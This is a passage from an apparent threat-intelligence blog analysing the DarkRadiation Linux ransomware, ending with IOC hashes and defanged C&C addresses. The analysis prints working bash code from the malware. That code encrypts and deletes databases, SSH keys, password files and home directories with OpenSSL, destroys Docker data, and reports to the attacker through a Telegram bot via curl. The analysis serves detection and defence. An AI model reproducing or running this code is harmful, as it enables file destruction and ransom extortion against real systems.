grep -r '/' -e "" --include=\*.{bkp,BKP,dbf,DBF,log,LOG,4dd,4dl,accdb,accdc,accde,accdr,accdt,accft,adb,adb,ade,adf,adp,alf,ask,btr,cdb,cdb,ckp,ckp,ckp,cma,cpd,crypt12,crypt8,crypt9,dacpac,dad,dadiagrams,daschema,db,db,db-shm,db-wal,db,crypt12,db,crypt8,db3,dbc,dbf,dbs,dbt,dbv,dbx,dc,dc,dcx,ddl,dllis,dp1,dqy,dsk,dsn,dtsx,dxl,eco,ecx,edb,edb,epim,exb,fcd,fdb,fdb,fig,fmp,fmp12,fmpsl,fol,fp3,fp4,fp5,fp7,fp7,fp7,frm,gdb,gdb,grdb,gwi,hdb,his,ib,idb,ihx,itdb,itw,jet,jtx,kdb,kexi,kexic,kexis,lgc,lwx,maf,maq,mar,marshal,mas,mav,mdb,mdf,mpd,mpg,mud,mwb,myd,ndf,nnt,nrmlib,ns2,ns3,ns4,nsf,nv,nv2,nwdb,nyf,odb,odb,oqy,ora,orx,owc,p96,p97,pan,pdb,pdb,pdm,pnz,qry,qvd,rbf,rctd,rod,rod,rod,rod,rod,sas7bdat,sbf,scx,sdb,sdb,sdb,sdb,sdc,sdf,sis,spq,sql,sqlite,sqlite3,sqlitedb,te,teacher,temx,tmd,tps,trc,trc,rm,udb,udl,usr,v12,vis,vpd,vvv,wdb,wmdb,wrk,xd,xd,xld,xmllf,4DD,ABS,ACCDE,ACCFT,ADN,BTR,CMA,DACPAC,DB,DB2,DBS,DCB,DP1,DTSX,EDB,FIC,FOL,4DL,ABX,ACCDR,ADB,ADP,CAT,CPD,DAD,DB-SHM,DB3,DBT,DCT,DQY,DXL,EPIM,FLEXOLIBRARY,FP3,ABCDDDB,ACCDB,ACCDT,ADE,ALF,CDB,CRYPTS,DADIAGRAMS,DB-WAL,DBC,DBV,DCX,DSK,ECO,FCD,FM5,FP4,ACCDC,ACCDW,ADF,ASK,CKP,DACONNECTIONS,DASCHEMA,DB,CRYPT8,DBF,DBX,DDL,DSN,ECX,FDB,FMP,FP5,FP7,GWI,IB,IHX,KDB,MAQ,MAV,MDF,MRG,NDF,NSF,ORA,P97,PNZ,ROD,SCX,SPQ,FPT,HDB,ICG,ITDB,LGC,MAR,MAW,MDN,MUD,NS2,NYF,ORX,PAN,QRY,RPD,SDB,SQL,HIS,ICR,ITW,LUT,MARSHAL,MDB,MDT,MWB,NS3,ODB,OWC,PDB,QVD,RSD,SDF,SQLITE,GDB,HJT,IDB,ITX,MAF,MAS,MDBHTML,MPD,MYD,NS4,OQY,P96,PDM,RBF,SBF,SIS,SQLITE3,SQLITEDB,TPS,UDL,WDB,XLD,TE,TRC,USR,WMDB,TEACHER,TRM,V12,WRK,TMD,UDB,VIS,XDB,rd,rd,rd} -l | tr '\n' '\0' | xargs -P 10 -I FILE -0 bash /usr/share/man/man8/encrypt_file.sh FILE $PASS_DEC
for id in $ID_MSG
do
send_message $id "$(hostname): encrypt DATABASE files Done. Delete files."
done
}
encrypt_ssh ()
{
for id in $ID_MSG
do
send_message $id "$(hostname): encrypt SSH KEYS files started."
done
grep -r '/' -e "" --include=\authorized_keys -l | tr '\n' '\0' | xargs -P 10 -I FILE -0 bash /usr/share/man/man8/encrypt_file.sh FILE $PASS_DEC
for id in $ID_MSG
do
send_message $id "$(hostname): encrypt SSH KEYS files Done. Delete files."
done
}
}

```

Figure 24. super_micro_third encryption process

```

encrypt_grep_files ()
{
    for id in $ID_MSG
    do
        send_message $id "${hostname}: encrypt PASS files started."
        done
        grep -r '/' -i -e "pass" --include=\*.{txt,sh,py} -l | tr '\n' '\0' | xargs -P 10 -I FILE -0 openssl enc
        -aes-256-cbc -salt -pass pass:$PASS_DEC -in FILE -out FILE.*
        for id in $ID_MSG
        do
            send_message $id "${hostname}: encrypt PASS files Done. Delete files."
            done
            grep -r '/' -i -e "pass" --include=\*.{txt,sh,py} -l | tr '\n' '\0' | xargs -0 rm -rf FILE
            #dd if=/dev/zero of=/null
            #rm -rf /null
        done
    done
}

```

```

encrypt_home ()
{
    for id in $ID_MSG
    do
        send_message $id "${hostname}: encrypt HOME files started."
        done
        #grep -r '/home' -e "" -l | xargs -P 10 -I FILE openssl enc -aes-256-cbc -salt -pass pass:$PASS_DEC -in FILE -out
        FILE.*
        grep -r '/home' -e "" --include=\*.* -l | tr '\n' '\0' | xargs -P 10 -I FILE -0 openssl enc -aes-256-cbc -salt
        -pass pass:$PASS_DEC -in FILE -out FILE.*
        for id in $ID_MSG
        do
            send_message $id "${hostname}: encrypt HOME files Done. Delete files."
            done
            #grep -r '/home' -e "" -l | xargs rm -rf FILE
            grep -r '/home' -e "" --exclude=\*.* -l | tr '\n' '\0' | xargs -0 rm -rf FILE
            #dd if=/dev/zero of=/null
            #rm -rf /null
        done
    done
}

```

Figure

25. supermicro_cr encryption function

The malware sends the encryption status to the attacker via Telegram's API:

```

TOKEN='1322235264:AAE7QI-f1GtAF_huVz8E5IBdb5JbWIIiGKI'
URL='https://api.telegram.org/bot'$TOKEN
MSG_URL=$URL'/sendMessage?chat_id='
ID_MSG='1297663267
1121093080'
send_message ()
{
    res=$(curl -s --insecure --data-urlencode "text=$2" "$MSG_URL$1&" &)
}
tele_send_fase1 ()
{
    for id in $ID_MSG
    do
        send_message $id "${hostname}: script installed."
        done
    done
}

```

Figure 26. Telegram configuration

The malware also stops and disables all running Docker containers on an infected system and creates a ransom note:

```

docker_stop_and_encrypt ()
{
docker stop $(docker ps -aq)
systemctl stop docker && systemctl disable docker
rm -rf /var/lib/docker/
}
..
..

```

```

create_message ()
{
cat>/etc/motd<<EOF

```




Figure 27.

Ransom note
Conclusion

Overall, an adversary uses a variety of hacking tools to move laterally on victims' networks to deploy ransomware. These hacking tools contain reconnaissance/spreader scripts, exploits for Red Hat and CentOS, binary injectors ([libprocesshider](#) rootkit), and more. However, most of the tools have very low detection numbers in Virus Total. It seems that some of the scripts are still in the development phase.

There were other notable elements as well. The worm and ransomware scripts are able to communicate with the attacker via Telegram API and directly access the C&C server. The ransomware can delete all users on an infected system (although in some variants it keeps the root user) and can create an account only for the attacker. As for file encryption, the ransomware uses OpenSSL's AES algorithm to encrypt either the file with specific extensions or all files at the given directory.

In this blog, we focused on analyzing the worm and supermicro_tr_third ransomware script. We found that the ransomware was obfuscated with an open-source tool called "node-bash-obfuscate," which is a Node.js CLI tool and library to obfuscate bash scripts. Hopefully, this can help with detection in case the attacker comes up with other ransomware variants using the same tool.

Trend Micro has a multilayered cybersecurity platform that can help improve an organization's detection and response against the latest ransomware attacks and improve security teams' visibility. Visit the [Trend Micro Vision One™](#) website for more information.

Indicators of Compromise (IOCs)

Sha256	Script name	Trend Micro Detection Name
d0d3743384e400568587d1bd4b768f7555cc13ad163f5b0c3ed66fdc2d29b810	supermicro_cr	Ransom.SH.DARKRADIATION.A
652ee7b470c393c1de1dfdcd8cb834ff0dd23c93646739f1f475f71a6c138edd	supermicro_bt	Trojan.SH.DARKRADIATION.A
9f99cf2bdf2e5dbd2ccc3c09ddcc2b4cba11a860b7e74c17a1cdea6910737b11	supermicro_cr_third (obfuscated)	Ransom.SH.DARKRADIATION.A

654d19620d48ff1f00a4d91566e705912d515c17d7615d0625f6b4ace80f8e3a	supermicro_cr_third (deobfuscated)	Ransom.SH.DARKRADIATION.D
79aee7a4459d49dc6dfebf1a45d32ccc3769a1e5c1f231777ced3769607ba9c1	test.sh	Trojan.SH.DARKRADIATION.A
da68dc9d5571ef4729adda86f5a21d3f4478ddbae2de937f34f57f450d8a3c76	downloader.sh.save	Trojan.SH.DARKRADIATION.A
3bab2947305c00df66cb4d6aaef006f10aca348c17aa2fd28e53363a08b7ec68	downloader.sh	Trojan.SH.DARKRADIATION.A
0243ac9f6148098de0b5f215c6e9802663284432492d29f7443a5dc36cb9aab5	crypt3.sh	Trojan.SH.DARKRADIATION.A
e380c4b48cec730db1e32cc6a5bea752549bf0b1fb5e7d4a20776ef4f39a8842	crypt2_first.sh	Ransom.SH.DARKRADIATION.A
fdd8c27495fbaa855603df4774fe86bbc21743f59fd039f734feb07704805bd	bt_install.sh	Trojan.SH.DARKRADIATION.A
7a15e51e5dc6a9bfe0104f731e7def854abca5154317198dad73f32e1aead740	binaryinject1.so	Trojan.Linux.PROCHIDER.AA
c869261902a1364dd3decb2f8dce54b81621f20abd7204a427a3365c8dcc9d78	exploit4.py	Trojan.SH.EXPLOADER.AA
503276929ce5c56c626eaa5c3aca0e0160743bf3c8d415042dc3f9bb8c8b44a2	exploit3.py	Trojan.SH.EXPLOADER.AA
847d0057ade1d6ca0fedc5f48e76dd076fa4611deb77c490899f49701e87b6dd	exploit1.py	Trojan.SH.EXPLOADER.AA
14584a716c5378405cba188dd60cec03571965329f52cfbd8c54116fa2d59377	pwd.c	

C&C Server IOCs

- Malware command and control server: 185[.]141[.]25[.]168
- Hack tools directory: hxxps[://]u2wgg22a111ssy[.]space
- Hack tools directory: hxxps[://]www[.]0zr33n33fo[.]space
- Hack tools directory: hxxp[://]vk-o2vox-n[.]pp[.]jua
- Hack tools directory: hxxps[://]m0troppm[.]site
- Hack tools directory: hxxps[://]apooow4[.]space
- Hack tools directory: hxxps[://]ga345ss34u[.]space